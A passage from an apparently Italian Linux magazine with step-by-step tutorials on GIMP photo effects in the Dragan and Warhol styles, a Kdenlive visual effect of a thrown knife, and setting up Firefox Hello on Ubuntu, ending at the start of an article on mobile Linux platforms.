Per questi due tipi di effetti, il Dragan ed il Warhol, servono due illuminazioni molto diverse. L'effetto Warhol necessita infatti di una luce abbastanza uniforme sul soggetto, come ombre molto morbide. Il modo migliore per ottenere questo risultato consiste nel posizionare il soggetto di fronte alla fotocamera parallelamente al piano di messa a fuoco. Il flash può essere posto a circa 30 gradi rispetto alla fotocamera, in modo da non essere perfettamente frontale, ma quasi. Inoltre, per rendere le ombre quanto più morbide possibile, possiamo utilizzare un sistema di diffusione della luce. I migliori sono certamente gli ombrelli, ad esempio quelli di colore bianco. Per ottenere una buona foto per il Dragan, invece, dobbiamo puntare su una luce molto radente e con ombre nette. Basta porre il flash, senza alcun tipo di diffusore, a 10-20 gradi dal soggetto (ovvero a 70-80 gradi dal piano della fotocamera).


Il vero dragan si fa a mano!


Utilizziamo il pennello per aumentare localmente il contrasto della foto

01 OMBRE PIÙ SCURE...

Il nuovo livello deve avere modalità **Luce forte**. Ora, basta scegliere lo strumento pennello con colore nero ed opacità pari al **10%**. Lo utilizzeremo per ripassare le ombre, che in questo modo diventeranno più scure.


02 ...LUCI PIÙ CHIARE

Viceversa, per le alte luci dobbiamo utilizzare il colore bianco, meglio se con una opacità del **5%**. In questo modo, avremo un aumento notevole del contrasto solo in alcune zone: quelle dei lineamenti del viso, così da renderli più evidenti.

03 LIVELLO COPIATO

Abbiamo quasi finito: non ci rimane che copiare il livello dell'immagine originale cliccando su di esso col tasto destro scegliendo **Duplica livello**. La copia deve essere posizionata sopra a tutti gli altri livelli.

04 CURVE DI COLORE

Impostiamo quindi al livello superiore la modalità **Sovrapposto**. Infine, apriamo lo strumento **Colori/Curve** e disegniamo una curva tale da aumentare molto le luci medio alte, alzando di poco anche le ombre.

Proprio come Andy Warhol!


In un attimo possiamo ottenere l'effetto "psichedelico" tipico di Warhol. Ecco come fare!

01 GIUSTE SEPARAZIONI

Per iniziare ci conviene dividere il soggetto dallo sfondo. Lo strumento migliore è la selezione **Lazo**, magari con i bordi sfocati. Eseguita la selezione, possiamo separare il soggetto cliccando sul menu **Seleziona/Fluttuante**.

02 UN NUOVO LIVELLO


Per inserire la selezione fluttuante in un nuovo livello, basta premere sul pulsante **Nuovo livello**. Per non fare confusione, possiamo rendere temporaneamente invisibile il livello di sfondo premendo il simbolo che raffigura un occhio posto alla sinistra del suo nome.

03 SFUMATURA COLORE

Scegliamo ora lo strumento **Sfumatura**. Dobbiamo realizzare il gradiente di colore che vogliamo applicare alla fotografia. Naturalmente, possiamo anche scegliere uno dei gradienti già pronti all'uso. Ad esempio, uno della categoria **Full Saturation**.

04 MAPPA GRADIENTE

A questo punto dobbiamo soltanto avviare la colorazione della foto in base al gradiente attuale: basta scegliere il menu **Colori/Mappa/Mappa gradiente**. Se l'effetto non ci piace, possiamo sempre tornare indietro con **Ctrl+Z** e scegliere un gradiente differente.

05 MENO SATURAZIONE

La lavorazione non è terminata: procediamo con la riduzione della saturazione. Per farlo, basta cliccare sul menu **Colori/Tonalità-saturazione**. Possiamo portare la saturazione ad un valore di **-30**, naturalmente lavorando sul canale **Principale**.

06 LIVELLI DI LUCE

L'ultima operazione consiste nel correggere i livelli di luminosità, grazie al menu **Colori/Livelli**. È importante aumentare il valore del nero in ingresso, intorno a **40**. Inoltre, possiamo ridurre il bianco a nostra discrezione (ma comunque di poco).


Il lanciatore di coltelli

Simulare un attore ferito con un'arma è fondamentale per la buona riuscita di un film d'azione. Con Kdenlive creiamo un'animazione fedele alla realtà... ma senza far del male a nessuno!

Luca Tringali

L'uso delle armi in un film d'azione è uno dei punti fondamentali. Il problema è: come possiamo inserire dei combattimenti di vario tipo senza rischiare di ferire gli attori? Per quanto riguarda le esplosioni e le armi da fuoco, ci siamo già occupati della cosa: abbiamo visto che basta sovrapporre immagini di fiamme al filmato per dare l'idea dell'effetto ed accontentare gli spettatori. Ma per lanciare degli oggetti, ad esempio coltelli o frecce? Qui la cosa si fa più complessa perché mentre un proiettile non si vede sullo schermo, ma si notano solo i suoi effetti, un'arma da lancio è sufficientemente lenta da essere visibile. Anzi: gli spettatori "credono" all'effetto speciale solo se vedono l'oggetto in questione colpire l'attore "vittima". Naturalmente, lanciare davvero un coltello ad un attore potrebbe non essere la scelta migliore (se non altro perché si potrebbe lavorare soltanto in "buona la prima", sarebbe difficile girare una seconda volta). La soluzione, per nostra fortuna, è data proprio dalla computer grafica: basta realizzare una animazione (un cartone animato) di un coltello che vola da un punto all'altro della scena, e sovrapporla al filmato originale. Il trucco funziona perché il filmato dura pochi secondi, quindi anche se il movimento o l'aspetto non sono perfetti nessuno se ne accorgerà. Naturalmente, il trucco può funzionare anche se rendiamo il video molto più lungo, magari realizzandolo in stile "rallenty". Ma in questo caso serve molta più cura dei dettagli. Vediamo di capire esattamente come realizzare il nostro effetto: per maggiore sicurezza, ed anche per poter sincronizzare i movimenti degli attori a nostro piacere, riprenderemo separatamente gli attori "lanciatore" e "vittima". In pratica, prima riprenderemo il lanciatore che fa il gesto di proiettare in avanti un coltello (senza però lanciarne davvero uno). Poi, senza spostare la videocamera, riprenderemo l'attore che finge di essere colpito. La vittima deve avere già il finto coltello su di sé all'inizio della ripresa. In pratica, l'attore si mette in posizione con il finto coltello già al suo posto; dopo qualche secondo si comporterà come se fosse appena stato colpito.

Due attori sono meglio di uno!

Fondiamo le immagini in modo da far comparire entrambe gli attori

01 DUE ATTORI, DUE CLIP

Cominciamo avviando Kdenlive e caricando in due tracce video sovrapposte le due clip di partenza: quella con il soggetto colpito dal coltello, e quella con la persona che lo lancia. Tra le due clip va posta una transizione di tipo **Composito**.

02 IN SOVRAIMPRESSIONE


Applichiamo alla clip posta nella traccia superiore un effetto **Rotoscoping**. L'effetto può avere una **feather width** pari a **4**, per avere un'immagine più omogenea, e ci serve per fondere insieme le due clip facendo apparire entrambe gli attori.

LA GIUSTA TECNICA

A questo punto, qualcuno potrebbe chiedersi del perché il coltello debba comparire nella ripresa prima che la vittima venga colpita. Non comparirà, naturalmente, perché lo renderemo invisibile sovrapponendo ad esso una porzione dello sfondo con Kdenlive. Questo ci consentirà di far apparire il manico del coltello sulla vittima nel momento esatto in cui lo vorremo. Poi, sarà sufficiente realizzare un'animazione, direttamente in Kdenlive, del coltello che vola dal lanciatore alla vittima. Le animazioni si possono produrre con la transizione **Affine**. Per correggere il tutto sarà sufficiente sovrapporre ancora il filmato originale, in modo da far scomparire quelle porzioni del coltello che devono essere nascoste. Ad esempio, possiamo nascondere una parte della lama del coltello quando è sovrapposta al corpo dell'attore vittima, per dare l'illusione che si sia inserita nel corpo. Il trucco è molto più semplice da realizzare se la vittima è posta in modo che il manico del coltello sia parallelo al piano di ripresa della videocamera. Come sempre, è possibile visionare un video d'esempio all'indirizzo ***https://www.youtube.com/watch?v=hMPVbSOtygU***.


Fig. 1 • Il coltello è in volo, ma nessuno si farà male


Prima scompare, poi appare

Rendiamo invisibile il coltello fino al momento in cui l'attore viene colpito

01 UN FRAME PULITO

Preleviamo, ora, un fotogramma della clip in cui il soggetto "vittima" non è presente. Quando troviamo il frame che vogliamo, possiamo estrarlo in un file cliccando sul pulsante a forma di ingranaggio e scegliere la voce **Estrai fotogramma**.

02 VA SOVRAPPOSTO

Carichiamo il file immagine appena esportato all'interno del progetto, e lo posizioniamo in una traccia posta sopra a quelle che contengono filmati. Questa nuova clip deve essere estesa dall'inizio dei filmati fino al momento in cui vogliamo che appaia il coltello.

03 SPOSTAMENTO HUE

Alla clip va aggiunta una transizione **Composito** ed un effetto **Rotoscope.** Questo va disegnato in modo che la clip copra soltanto la parte di immagine in cui è presente il coltello. Possiamo impostare la **feather width** ad un valore pari a **4**.

04 CON I KEYFRAME

Naturalmente, l'effetto va corretto con i keyframe, per seguire lo spostamento dell'attore vittima. Il risultato, se realizziamo il **Rotoscope** correttamente, è che il coltello non si vede fino al momento in cui l'attore reagisce come se fosse stato colpito.

■ **Fig. 2 • Il coltello colpisce l'attore. Per fortuna si tratta solo di un'animazione!**

UN'ARMA DAVVERO INNOCUA

Ecco come realizzare un perfetto coltello...finto!

Per ottenere un buon effetto, è necessario disporre di una coppia di coltelli: uno vero ed uno finto. Quello vero viene utilizzato nei primi piani e la sua immagine verrà utilizzata per l'animazione del coltello. Tuttavia, essendo reale e dunque pericoloso, non dovrà mai essere lanciato. L'attore deve solo fare il gesto di lanciare un coltello, senza però tenere alcunché in mano. Il coltello finto, invece, è quello che deve essere posizionato addosso all'attore vittima. Di questo, però, si vede soltanto il manico: ecco, quindi, che la costruzione del coltello finto è quasi banale. Basta, procurarsi un coltello a cui si toglie la lama. Il manico del coltello può poi essere incollato ad un rettangolo di plexiglass: grazie ad esso potremo inserirlo nelle fessure di un tessuto facendolo apparire come se fosse davvero dentro al corpo dell'attore.

Il coltello da lanciare

Prepariamo con GIMP l'immagine del coltello da sovrapporre al filmato

01 IN ESPORTAZIONE

Abbiamo quindi un video "complessivo" in cui si vede un attore che fa il gesto di lanciare un oggetto, e dopo qualche frazione di secondo si vede comparire il manico di un coltello sul corpo dell'altro attore. Esportiamo il filmato in alta qualità.

02 LE NOSTRE DUE CLIP

Apriamo la fotografia del coltello con GIMP e cominciamo a selezionare il coltello stesso con lo strumento di selezione **Lazo**. Possiamo anche impostare i margini sfumati. Clicchiamo poi sul pulsante **Seleziona** seguito da **Fluttuante**.


03 AREA DI IMMAGINE


Inseriamo il contenuto della selezione in un nuovo livello, e cancelliamo quello dello sfondo. Ritagliamo poi automaticamente l'immagine cliccando sul menu **Immagine/Imposta la superficie ai livelli**.

04 IL BLU È L'ULTIMO

Correggiamo l'immagine con la **gomma** se necessario. L'immagine del coltello è pronta: ora dobbiamo esportarla, cliccando su **File/Esporta**. È fondamentale scegliere il formato di esportazione **PNG**, perché il JPEG non gestisce la trasparenza.


Una semplice animazione 2D


Facciamo volare il coltello... in un'animazione computerizzata

01 UN NUOVO PROGETTO

Apriamo un nuovo progetto di Kdenlive, caricando in esso il filmato esportato all'inizio del tutorial della pagina precedente. Sopra a questo va inserita la clip immagine del coltello creata con GIMP, posizionata nell'intervallo in cui il coltello viene lanciato.

02 SOVRAPPOSIONE IN CORSO

Sovrapponiamo le due clip con una transizione di tipo **Affine**: modifichiamo la scala e la posizione del coltello affinché sia compatibile con la scena, e utilizziamo la **rotazione asse X** per ruotare correttamente il coltello nei vari keyframe.

03 DI NUOVO IL VIDEO

Animato il coltello con i frame della transizione **Affine**, inseriamo nel progetto nuovamente la clip del filmato, posizionandola sopra alle altre. Questa deve avere la transizione **Composito** impostata sulla traccia più bassa (probabilmente **Video3**).

04 IL ROTOSCOPING

Possiamo ritagliare la clip, perché ci interessa soltanto la parte sovrapposta all'animazione del coltello. Poi, applichiamo un effetto **Rotoscope** disegnandolo in modo da rendere visibili solo le parti del coltello che non dovrebbero essere nascoste.

05 FRAME PER FRAME

Il movimento del coltello va seguito dall'inizio alla fin perché, ad esempio, quando arriverà sul corpo della vittima si dovrà vedere quasi soltanto il suo manico, poiché la lama dovrà apparire come inserita nel corpo della vittima stessa.

06 IN MOVIMENTO

Per rendere l'animazione più credibile, aggiungiamo una leggera sfocatura sull'asse verticale con l'effetto **Cubo Sfocato**. Basta aumentare il moltiplicatore verticale (o quello orizzontale se si preferisce) fino a **5**.

LE CHIAMATE SI FANNO DAL BROWSER!

Si chiama Hello ed è il nuovo servizio (rigorosamente gratuito) firmato Mozilla che ci permette di chiamare e videochiamare direttamente dal browser e senza spendere un solo centesimo. Ecco come funziona

Firefox Hello, è il nuovo servizio (a dire il vero ancora in via di sperimentazione) che ci consente di chiamare e video chiamare qualsiasi utente. Tutto quello che ci occorre è il browser di Mozilla (a partire dalla release 34) e, ovviamente, una connessione a Internet. Gli utilizzatori dei servizi di Google, specialmente quelli che quotidianamente si affidano alla messaggistica istantanea di Hangout, non troveranno tale funzionalità poi così rivoluzionaria, ma c'è da dire che per ricevere o effettuare chiamate non dovremo lasciare aperta una pagina Web specifica: un pulsante ci permetterà di condividere un link; senza questo link, nessuno sarà in grado di chiamarci. In poche parole, i nostri amici non possono contattarci quando lo desiderano loro, ma solo quando li autorizziamo no. Il tutto, funziona grazie al protocollo WebRTC, rigorosamente Open Source e che ci permette di usufruire dei servizi di chat vocale e video utilizzando HTML5 e JavaScript.

Vuoi Hello? Usa Firefox!

Ecco come installare l'ultima release del browser su Ubuntu 14.10

01 SERVE FIREFOX!

Se sul PC non è installata l'ultima release di Firefox (almeno la 34.0), raggiungiamo la pagina **www.mozilla.org/download**. Premiamo su **Download gratuito**.

02 ARCHIVIO ESTRATTO

Al termine del download raggiungiamo la directory nella quale abbiamo salvato l'archivio e con un clic destro sul pacchetto stesso, optiamo per **Estrai qui**.

03 IL GIUSTO COMANDO

Accediamo al terminale. Utilizzando **cd**, raggiungiamo la directory nella quale abbiamo estratto l'archivio. Da qui, lanciamo il comando **sudo ./firefox** e confermiamo digitando la password di amministrazione del PC.

04 TUTTO PRONTO!

Al termine, Mozilla Firefox verrà avviato automaticamente. Spostiamoci nel menu **Help** e clicchiamo su **About Firefox** per verificare che la versione sia quella di cui necessitiamo (inizialmente il software sarà in lingua inglese).


Configurazione lampo!

Verifichiamo la configurazione di Firefox Hello e registriamo un account gratuito

01 IL MENU SEGRETO


Con Mozilla Firefox 34 avviato, digitiamo nella barra degli indirizzi **about:config** e confermiamo con Invio. È questa la stringa che ci permette di accedere al menu di configurazione avanzato del browser. Confermiamo con un clic su **I'll be careful, I promise!**.


02 LOOP ABILITATO

Nella nuova schermata che appare, è presente una stringa di ricerca (**Search**). Digitiamo **loop** e confermiamo con **Invio**. Dal risultato di ricerca, troviamo la variabile **loop.enabled** e verifichiamo che il suo valore (**Value**) sia impostato su **True**. Riavviamo il browser.

03 DOV'È IL PULSANTE?

Premiamo il pulsante **Menu** di Firefox (tre linee orizzontali presenti in alto a destra). Se non vediamo un'icona con la scritta **Hello**, premiamo sul pulsante **Customize** (Personalizza). Trasciniamo quindi il pulsante **Hello** nella parte destra dello schermo.



04 REGISTRIAMOCI!


A questo punto, possiamo cliccare proprio sul pulsante **Hello**. Dopo qualche secondo apparirà un link che, se condiviso, ci permetterà di stabilire la chiamata. Ma rimandiamo tutto a dopo. Ora, registriamoci (gratis) al servizio cliccando su **Sign In or Sign Up**.

05 SEMPLICE PROCEDURA


Disponiamo già di un account? Noi no! Dunque, nella nuova schermata che appare, piuttosto che compilare i campi presenti (e-mail e password) clicchiamo sul pulsante **Create an account**. Ricordiamo ancora una volta che la registrazione è gratuita.

06 GIÀ FATTO?


Indichiamo dunque un indirizzo di posta elettronica valido (dovremo confermare la registrazione) e forniamo una password che sia composta da almeno 8 caratteri. È richiesto anche l'anno di nascita. Al termine, non ci resta che confermare con un clic sul pulsante **Sign up**.


Pronto, chi parla?

È arrivato il momento di chiamare e video chiamare i nostri amici: per farlo è necessario un link segreto

01 UNA NUOVA MAIL

Accediamo alla nostra mailbox: è presente un nuovo messaggio relativo al servizio Hello. Clicchiamo sul link presente nel corpo del messaggio per confermare il nostro account. Nel caso in cui l'e-mail non sia arrivata, clicchiamo su **Resend email** (nella pagina di registrazione).

02 ACCOUNT VERIFICATO

Se tutto è andato per il verso giusto, apparirà una nuova finestra di conferma (appare il testo "**L'account è stato verificato – Ora puoi utilizzare Firefox Hello**"). A questo punto, possiamo iniziare ad utilizzare il nuovo servizio gratuito di Mozilla Foundation.

03 CHIAMATA IN CORSO

Clicchiamo sull'icona **Hello**: appare il link da condividere (**Passo 4** del precedente tutorial). Possiamo copiarlo e incollarlo magari in chat o inviarlo direttamente via mail (utilizzando **Thunderbird**). Il nostro amico, dopo aver cliccato sul link, premerà su **Start**.

04 RIFIUTO O RISPONDO?

A questo punto, riceveremo all'interno di Mozilla Firefox una nuova notifica (in un certo senso, in pieno stile Google Hangout). Per rispondere alla chiamata in arrivo è sufficiente confermare con **Accept**. Se siamo occupati, invece, meglio optare per **Cancel**.

05 DURANTE LA CHIAMATA...

Supponiamo di aver accettato la chiamata. Per condividere anche le immagini catturate dalla webcam non dobbiamo far altro che cliccare sul secondo pulsante presente nell'interfaccia. Quando vogliamo terminare la conversazione, clicchiamo sulla cornetta.

06 COM'È LA QUALITÀ?

Il nostro interlocutore (che potrà chiamare anche da un browser differente da Mozilla Firefox) si ritroverà di fronte ad un feedback di qualità del servizio. Poiché si tratta di un servizio ancora sperimentale, meglio essere sinceri e fornire preziose informazioni agli sviluppatori.

LINUX MOBILE: UBUNTU E NON SOLO...

Ubuntu Touch, Firefox OS, Sailfish OS e Tizen: sono solo alcune delle nuove soluzioni Open dedicate al mobile. Ma come sviluppare un'app per una di queste piattaforme?

M. Di Paolo Emilio

Negli ultimi cinque anni, la diffusione e l'adattamento di GNU/Linux nei sistemi operativi mobili è cresciuta fino a 60 milioni di unità all'anno, con diversi fornitori di cellulari come Motorola, NEC, Panasonic, Samsung. In generale, l'adattamento del software avviene quando il costo di un software già esistente per una nuova piattaforma è stimato essere inferiore al costo di costruzione di un nuovo software. Durante l'adattamento software, tre fasi principali sono particolarmente importanti: la modifica iniziale del software di sistema esistente al fine di riutilizzare le funzionalità del sistema adattato; il mantenimento del sistema atto a tenerlo aggiornato con le modifiche del sistema originale; infine, la manutenzione correttiva del sistema atto a correggere nuovi bug introdotti nelle fase di sviluppo del sistema adattato. Queste tre fasi possono essere più costose del previsto se l'adattamento software non è fatto correttamente.
